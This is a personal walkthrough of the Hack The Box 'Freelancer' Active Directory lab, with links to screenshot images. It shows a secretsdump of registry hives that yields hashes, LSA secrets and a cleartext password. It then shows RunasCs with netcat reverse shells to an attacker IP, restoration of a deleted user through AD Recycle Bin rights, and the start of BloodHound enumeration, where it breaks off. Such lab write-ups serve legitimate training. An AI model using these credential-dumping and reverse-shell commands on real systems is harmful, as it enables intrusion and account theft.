
ffffbc83a93d60d0-DEFAULT	6/4/2024 4:15 AM	File	512 KB
ffffbc83a94b18b0-SAM	6/4/2024 4:15 AM	File	64 KB
ffffbc83a95be160-BBI	6/4/2024 4:15 AM	File	256 KB
ffffbc83a930c3f0-SOFTWARE	6/4/2024 4:15 AM	File	88,832 KB
ffffbc83a94492e0-SECURITY	6/4/2024 4:15 AM	File	64 KB
ffffbc83aaae1100-DRIVERS	6/4/2024 4:15 AM	File	3,840 KB

Got the hashes
Command user:
impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY LOCAL
Dumps at E:\registry\hive_files worked




```
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[*] Target system bootKey: 0xaeb5f8f068bbe8789b87bf985e129382
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:725180474a181356e53f4fe3dffac527:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:04fc56dd3ee3165e966ed04ea791d7a7:::
[*] Dumping cached domain logon information (domain/username:hash)
FREELANCER.HTB/Administrator:$DCC2$10240#Administrator#67a0c0f193abd932b55fb8916692c361: (2023-10-04 12:55:34)
FREELANCER.HTB/lorra199:$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1: (2023-10-04 12:29:00)
FREELANCER.HTB/liza.kazanof:$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679: (2023-10-04 17:31:23)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:a680a4af30e045066419c6f52c073d738241fa9d1cff591b951535cff5320b109e65220c1c9e4fa891
eccefb2a17ae5aebf84902e3266bbc5db6e371627bb0828c2a364cb01119cf3d2c70d920328c814cad07f2b516143d86d0e88ef1504067815e
4d7d4eeb90ccd7dc9b482028c2143c5a6010
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:1003ddfa0a470017188b719e1eaae709
[*] DPAPI_SYSTEM
dpapi_machinekey:0xcf1bc407d272ade7e781f17f6f3a3fc2b82d16bc
dpapi_userkey:0x6d210ab98889fac8829a1526a5d6a2f76f8f9d53
[*] NL$KM
 0000   63 4D 9D 4C 85 EF 33 FF  A5 E1 4D E2 DC A1 20 75   cM.L..3...M... u
 0010   D2 20 EA A9 BC E0 DB 7D  BE 77 E9 BE 6E AD 47 EC   . .....}.w..n.G.
 0020   26 02 E1 F6 BF F5 C5 CC  F9 D6 7A 16 49 1C 43 C5   &.........z.I.C.
 0030   77 6D E0 A8 C6 24 15 36  BF 27 49 96 19 B9 63 20   wm...$.6.'I...c
NL$KM:634d9d4c85ef33ffa5e14de2dca12075d220eaa9bce0db7dbe77e9be6ead47ec2602e1f6bff5c5ccf9d67a16491c43c5776de0a8c624
[*] _SC_MSSQL$DATA
(Unknown User):PWN3D#l0rr@Armessa199
[*] Cleaning up...
```

By looking at the dumps carefully there is password in clear text. It looks like the password is of user lorra199




```
[*] NL$KM
 0000   63 4D 9D 4C 85 EF 33 FF  A5 E1 4D E2 DC A1 20 75   cM.L..3...M
 0010   D2 20 EA A9 BC E0 DB 7D  BE 77 E9 BE 6E AD 47 EC   . .....}.w.
 0020   26 02 E1 F6 BF F5 C5 CC  F9 D6 7A 16 49 1C 43 C5   &.........z
 0030   77 6D E0 A8 C6 24 15 36  BF 27 49 96 19 B9 63 20   wm...$.6.'I
NL$KM:634d9d4c85ef33ffa5e14de2dca12075d220eaa9bce0db7dbe77e9be6ead47ec
[*] _SC_MSSQL$DATA
(Unknown User):PWN3D#l0rr@Armessa199
[*] Cleaning up...
```

The creds worked for lorra got shell




```
:\users\public>.\runascs.exe lorra199 PWN3D#l0rr@Armessa199 "nc64.exe 10.10.14.50 4444 -e powershell"
.\runascs.exe lorra199 PWN3D#l0rr@Armessa199 "nc64.exe 10.10.14.50 4444 -e powershell"
```




```
┌──(shivam㉿kali)-[~/htb/freelancer]
└─$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.186.91 63106
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32>
```

Lorra is in non standard group AD Recycle Bin



```
PS C:\users> net users lorra199
net users lorra199
User name                    lorra199
Full Name
Comment                      IT Support Technician
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/4/2023 8:19:13 AM
Password expires             Never
Password changeable          10/5/2023 8:19:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/4/2024 10:51:50 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users        *AD Recycle Bin
The command completed successfully.
```




AD Recycle Bin

Membership in this group allows for the reading of deleted Active Directory objects, which can reveal sensitive information:


I used this page to get information about this group
https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/privileged-groups-and-token-privileges
But sadly it only has one command that lists deleted objects so I searched for other articles and got this
https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/the-ad-recycle-bin-understanding-implementing-best-practices-and/ba-p/396944
This is very detailed. I run the following command in powershell to restore objects
Command: Get-ADObject -filter 'lastKnownParent -eq "CN=Users,DC=freelancer,DC=htb"' -includeDeletedObjects | restore-adobject

For every user I am getting access denied



```
PS C:\users\public> Get-ADObject -filter 'lastKnownParent -eq "CN=Users,DC=freelancer,DC=htb"' -includeDeletedObjects | restore-adobject
Get-ADObject -filter 'lastKnownParent -eq "CN=Users,DC=freelancer,DC=htb"' -includeDeletedObjects | restore-adobject
restore-adobject : Access is denied
At line:1 char:101
+ ... sers,DC=freelancer,DC=htb"' -includeDeletedObjects | restore-adobject
+                                                          ~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (CN=Emily Johnso...eelancer,DC=htb:ADObject) [Restore-ADObject], Unaut
   horizedAccessException
    + FullyQualifiedErrorId : 0,Microsoft.ActiveDirectory.Management.Commands.RestoreADObject
```


But or liza kazanof I got some different error mean we can access it



```
restore-adobject : An attempt was made to add an object to the directory with a name that is already in use
At line:1 char:101
+ ... sers,DC=freelancer,DC=htb"' -includeDeletedObjects | restore-adobject
+                                                          ~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (CN=Liza Kazanof...eelancer,DC=htb:ADObject) [Restore-ADObject], ADExc
   eption
    + FullyQualifiedErrorId : 0,Microsoft.ActiveDirectory.Management.Commands.RestoreADObject
```


I searched about this error I got this reddit post
https://www.reddit.com/r/PowerShell/comments/rqdds0/an_attempt_was_made_to_add_an_object_to_the/
It mentions the reason for this is a user with same name already exists. Below article has list of commands for restored-adobjects:
https://learn.microsoft.com/en-us/powershell/module/activedirectory/restore-adobject?view=windowsserver2022-ps
Command I used:
Restore-ADObject -Identity "ebe15df5-e265-45ec-b7fc-359877217138" -NewName "liza_restored"
Where ebe15df5-e265-45ec-b7fc-359877217138 is the objectguid

After running this nothing happens after testing some things I run net users and liza.kazanof user is restored and we already have password (RockYou!) of this account from the memory dump




```
User accounts for \\DC

-------------------------------------------------------------------------------
Administrator            alex.hill                carol.poland
d.jones                  dthomas                  ereed
Ethan.l                  evelyn.adams             Guest
hking                    jen.brown                jgreen
jmartinez                krbtgt                   leon.sk
liza.kazanof             lkazanof                 lorra199
maya.artmes              michael.williams         mikasaAckerman
olivia.garcia            samuel.turner            sdavis
sophia.h                 sql_svc                  SQLBackupOperator
sshd                     taylor                   wwalker
The command completed successfully.

PS C:\users>
```

Login to liza.kazanof account. After running the runascs command got the shell




```
PS C:\users\public> .\runascs.exe liza.kazanof RockYou! "nc64.exe 10.10.14.50 5555 -e powershell"
.\runascs.exe liza.kazanof RockYou! "nc64.exe 10.10.14.50 5555 -e powershell"
[*] Warning: User profile directory for user liza.kazanof does not exists. Use --force-profile if
 you want to force the creation.
```




```
┌──(shivam㉿kali)-[~/htb/freelancer]
└─$ nc -nvlp 5555
Listening on 0.0.0.0 5555
Connection received on 10.129.245.157 55791
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> whoami
whoami
freelancer\liza.kazanof
PS C:\WINDOWS\system32>
```

I can’t seem to find anything when I run net users command to check the groups username not found




```
PS C:\users> net users liza.kazanof
net users liza.kazanof
The user name could not be found.

More help is available by typing NET HELPMSG 2221.
```

So I list users and there wasn’t liza.kazanof




```
net users

User accounts for \\DC

-------------------------------------------------------------------------------
Administrator            alex.hill                carol.poland
d.jones                  dthomas                  ereed
Ethan.l                  evelyn.adams             Guest
hking                    jen.brown                jgreen
jmartinez                krbtgt                   leon.sk
lkazanof                 lorra199                 maya.artmes
michael.williams         mikasaAckerman           olivia.garcia
samuel.turner            sdavis                   sophia.h
sql_svc                  SQLBackupOperator        sshd
taylor                   wwalker
The command completed successfully.
```

Again I run the restore-adobject command
Restore-ADObject -Identity "ebe15df5-e265-45ec-b7fc-359877217138" -NewName "liza_restored"
Got the list of groups and liza is in domain users group




```
PS C:\users> net users liza.kazanof
net users liza.kazanof
User name                    liza.kazanof
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/14/2024 6:37:29 PM
Password expires             6/25/2024 6:37:29 PM
Password changeable          5/15/2024 6:37:29 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/4/2024 12:19:31 PM

Logon hours allowed          All

Local Group Memberships      *Backup Operators     *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

So it’s time for AD enumeration. There are couple of tools for AD enumeration so I will used bloodhound it’s already installed on my system.
Command: bloodhound-python -d freelancer.htb -u liza.kazanof -p 'RockYou!' -ns 10.129.245.157 -c all



```
┌──(shivam㉿kali)-[~/htb/freelancer/bloodhound]
└─$ bloodhound-python -d freelancer.htb -u liza.kazanof -p 'RockYou!' -ns 10.129.245.157  -c all


INFO: Found AD domain: freelancer.htb
INFO: Getting TGT for user
